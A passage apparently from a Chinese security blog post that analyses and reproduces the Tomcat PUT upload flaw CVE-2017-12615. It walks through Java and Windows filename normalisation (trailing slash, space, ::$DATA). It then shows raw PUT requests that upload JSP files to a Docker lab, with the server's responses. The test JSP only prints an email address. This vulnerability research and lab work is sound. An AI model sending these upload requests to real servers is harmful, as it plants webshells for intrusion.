                e.printStackTrace();  
            }  
        }  
    }  
}
```

调试源码发现，java.io.Win32FileSystem的normalize将文件后缀末尾进行规范化处理去掉了尾部的"\"。



```
public File(String pathname) {  
    if (pathname == null) {  
        throw new NullPointerException();  
    }  
    this.path = fs.normalize(pathname);  
    this.prefixLength = fs.prefixLength(this.path);  
}
```

Debug: Catalina | FileStreamTest | FileStreamTest

Variables: this = {File@591} "F:\malicious.jsp"

Console: Variables debug info not available

pathName = "F:/malicious.jsp/"

Matches: pathname = "F:/malicious.jsp/"

value = {char[17]}

hash = 0

hash32 = 0

```
src.zip java io Win32FileSystem
FileStreamTest.java x File.java x HostConfig.java x Win32FileSystem.java x
This way we iterate through the whole pathname string only once. */
public String normalize(String path) {
    int n = path.length();
    char slash = this.slash;
    char altSlash = this.altSlash;
    char prev = 0;
    for (int i = 0; i < n; i++) {
        char c = path.charAt(i);
        if (c == altSlash)
            return normalize(path, n, (prev == slash) ? i - 1 : i);
        if ((c == slash) && (prev == slash) && (i > 1))
            return normalize(path, n, i - 1);
        if ((c == ':') && (i > 1))
            return normalize(path, n, 0);
        prev = c;
    }
    if (prev == slash) return normalize(path, n, n - 1);
    return path;
}
```

第二种方式“Malicious.jsp”，在文件名后缀末尾增加一个或多个空格。

```
src.zip java io FileInputStream
FileStreamTest.java x FileInputStream.java x File.java x HostConfig.java x Win32FileSystem.java x
@see java.io.File#getPath()
@see java.lang.SecurityManager#checkRead(java.lang.String)
public FileInputStream(File file) throws FileNotFoundException { file: "F:\malicious.jsp "
    String name = (file != null ? file.getPath() : null);
    SecurityManager security = System.getSecurityManager();
    if (security != null) {
        security.checkRead(name);
    }
    if (name == null) {
        throw new NullPointerException();
    }
    if (file.isInvalid()) { file: "F:\malicious.jsp "
        throw new FileNotFoundException("Invalid file path");
    }
    fd = new FileDescriptor();
    fd.incrementAndGetUseCount();
    this.path = name;
    open(name);
}

/**
 * Creates a <code>FileInputStream</code> by using the file descriptor
 */
```

Debug: Catalina FileStreamTest FileStreamTest

Server


Variables Console

"F:\Program Files\Java\jdk1.7.0\_80\bin\java" ...

Connected to the target VM, address: '127.0.0.1:25453', transport: 'socket'

6: TODO FindBugs-IDEA Terminal 4: Run 5: Debug





```
FileStreamTest.java x FileInputStream.java x File.java x HostConfig.java x Win32FileSystem.java x

public class FileStreamTest {

    public static void main(String [] args) {
        FileInputStream in = null;
        try {
            File file = new File("F:/malicious.jsp::$DATA");
            in = new FileInputStream(file);
            byte[] buf = new byte[1000];
            int len = in.read(buf);
            System.out.println(new String(buf, 0, len));
        } catch (Exception e) {
            e.printStackTrace();
        } finally {
            try {
                if (in != null)
                    in.close();
            } catch (IOException e) {
                e.printStackTrace();
            }
        }
    }
}

Run FileStreamTest

<p>x?????I: <%= hitsCount%></p>

</body>
</html>

FileStreamTest: 1 class reloaded;
Catalina: 0 classes reloaded;
FileStreamTest: 1 class reloaded
```

By default, the default data stream is unnamed. To fully specify the default data stream, use "filename::\$DATA", where \$DATA is the stream type. This is the equivalent of "filename". You can create a named stream in the file using the [file naming conventions](#). Note that "\$DATA" is a legal stream name.



	directory.
::\$DATA	Data stream. The default data stream has no name. Data streams can be enumerated using the <a href="#">FindFirstStreamW</a> and <a href="#">FindNextStreamW</a> functions.

从执行结果可以看出，windows会将文件名后缀的所有空格去掉，在windows环境下载文件名的后缀增加特殊字符::\$DATA对原文件名相等。

## CVE-2017-12615(远程代码执行漏洞)

conf/web.xml默认配置 readOnly值为true，禁止HTTP进行 PUT和DELTE类型请求。

```

61      <!-- resources to be served. [2048] -->
62      <!-- -->
63      <!-- readOnly Is this context "read only", so HTTP -->
64      <!-- commands like PUT and DELETE are -->
65      <!-- rejected? [true] -->
66      <!-- -->

```

为了复现漏洞，将readOnly设置为false。

```

<servlet>
  <servlet-name>default</servlet-name>
  <servlet-class>org.apache.catalina.servlets.DefaultServlet</servlet-class>
  <init-param>
    <param-name>debug</param-name>
    <param-value>0</param-value>
  </init-param>
  <init-param>
    <param-name>listings</param-name>
    <param-value>>false</param-value>
  </init-param>
  <init-param>
    <param-name>readonly</param-name>
    <param-value>>false</param-value>
  </init-param>
  <load-on-startup>1</load-on-startup>
</servlet>

```

JspServlet负责处理所有JSP和JPSX类型的动态请求，从代码没有发现处理HTTP PUT类型的操作, PUT 以及 DELTE等HTTP操作由DefaultServlet实现。因此，就算我们构造请求直接上传JSP webshell显然是不会成功的。该漏洞实际上是利用了windows下文件名解析的漏洞来触发的。

说明:Http定义了与 服务器的交互方法，其中除了一般我们用的最多的GET,POST

其实还有PUT和DELETE。根据RFC2616标准（现行的HTTP/1.1）其实还有OPTIONS, HEAD, PUT,DELETE,TRACE,CONNECT等方法。

Go
Cancel
< >


Request
Raw Params Headers Hex XML

put /malicious.jsp HTTP/1.1
Host: 127.0.0.1:8080
Proxy-Connection: keep-alive
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 6.1; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/60.0.3112.113 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,\*/\*;q=0.8
Accept-Encoding: gzip, deflate, br
Accept-Language: zh-CN,zh;q=0.8
Content-Length: 41
%> out.print("pezi420@gmail.com"); %>


Response
Raw Headers Hex HTML Render

HTTP/1.1 404 Not Found
Server: Apache-Coyote/1.1
Content-Type: text/html;charset=utf-8
Content-Length: 963
Date: Sat, 23 Sep 2017 12:27:57 GMT
<html><head><title>Apache Tomcat/@VERSION@ - Error report</title><style><!--H1 {font-family:Tahoma,Arial,sans-serif;color:white;background-color:#525D76;font-size:22px;} H2 {font-family:Tahoma,Arial,sans-serif;color:white;background-color:#525D76;font-size:16px;} H3 {font-family:Tahoma,Arial,sans-serif;color:white;background-color:#525D76;font-size:14px;} BODY {font-family:Tahoma,Arial,sans-serif;color:black;background-color:white;} B {font-family:Tahoma,Arial,sans-serif;color:white;background-color:#525D76;} P {font-family:Tahoma,Arial,sans-serif;background:white,color:black;font-size:12px;} A {color:black;} A.name {color:black;} HR {color:#525D76;}--></style></head><body><h1>HTTP Status 404 - /malicious.jsp</h1><HR size="1" noshade="noshade"><p><b>type</b> Status report</p><p><b>message</b></p></body></html>

图4的请求测试结果表明了上诉的猜测结论是正确的。JspServlet负责处理所有JSP和JSPX类型的动态请求，不能够处理PUT方法类型的请求。



利用文件解析漏洞采用PUT方式上传jsp webshell文件。其中文件名设为/malicious.jsp%20。如果文件名后缀是空格那么将会被tomcat给过滤掉。



pez1420@gamil.com

webshell执行结果

利用Java

File的特性，将上传文件名设置为/malicious1.jsp/。Webshell也可以正常上传至tomcat服务器。Java的File对象会将末尾的"/"去掉，因此可以成功上传webshell。很显然

Go Cancel < >

Target: http://127.0.0.1:8080

**Request**

Raw Params Headers Hex XML

```
PUT /malicious1.jsp/ HTTP/1.1
Host: 127.0.0.1:8080
Proxy-Connection: keep-alive
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 6.1; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/60.0.3112.113 Safari/537.36
Accept: */*
Accept-Encoding: gzip, deflate, br
Accept-Language: zh-CN,zh;q=0.8
Content-Length: 41


<% out.print("pe21420@gamil.com"); %>
```

**Response**

Raw Headers Hex

```
HTTP/1.1 204 No Content
Server: Apache-Coyote/1.1
Date: Sat, 23 Sep 2017 12:44:26 GMT
```

基于File特性上传webshell



webshell被成功上传

将文件名后缀修改为::\$DATA，如malicious.jsp::\$DATA会被JDK认为是malicious.jsp，也能够成功上传webshell。

Go Cancel < >

Target: http://127.0.0.1:8080

**Request**

Raw Params Headers Hex XML

```
PUT /malicious2.jsp::$DATA HTTP/1.1
Host: 127.0.0.1:8080
Proxy-Connection: keep-alive
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 6.1; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/60.0.3112.113 Safari/537.36
Accept: */*
Accept-Encoding: gzip, deflate, br
Accept-Language: zh-CN,zh;q=0.8
Content-Length: 41

<% out.print("pe21420@gamil.com"); %>
```

**Response**

Raw Headers Hex


```
HTTP/1.1 201 Created
Server: Apache-Coyote/1.1
Content-Length: 0
Date: Sat, 23 Sep 2017 13:00:18 GMT
```

搭建docker靶机环境

```
web.xml Dockerfile README.md
1 FROM custom/tomcat:7.0.73
2 MAINTAINER pez1420 pez1420@gmail.com
3 ADD web.xml /usr/local/apache-tomcat-7.0.73/conf/
4 CMD ["/usr/local/apache-tomcat-7.0.73/bin/catalina.sh", "run"]
5 EXPOSE 8080
```

搭建及运行漏洞环境：

```
docker build -t cve201712615/tomcat:7.0.73 . --rm=true
docker images cve201712615/tomcat
docker run -it -p 1116:8080 ■■■■4■
```



docker靶机webshell执行结果

```
< 192.168.140.10:1116/1.jsp
pez1420@gmail.com
```

docker配置Git地址:[https://github.com/JavaPentesters/java\\_vul\\_target](https://github.com/JavaPentesters/java_vul_target)

相关资料Git地址:

[https://github.com/JavaPentesters/java\\_vul\\_target](https://github.com/JavaPentesters/java_vul_target)

点击收藏 | 0 关注 | 0

[上一篇：Dlink路由器固件-gemu调试...](#) [下一篇：Tomcat 信息泄露漏洞复现和分...](#)

1. 0 条回复

- [动动手指，沙发就是你的了！](#)

[登录](#) 后跟帖

先知社区

---

[现在登录](#)

热门节点

---

[技术文章](#)

[社区小黑板](#)

目录

[RSS](#) [关于社区](#) [友情链接](#) [社区小黑板](#)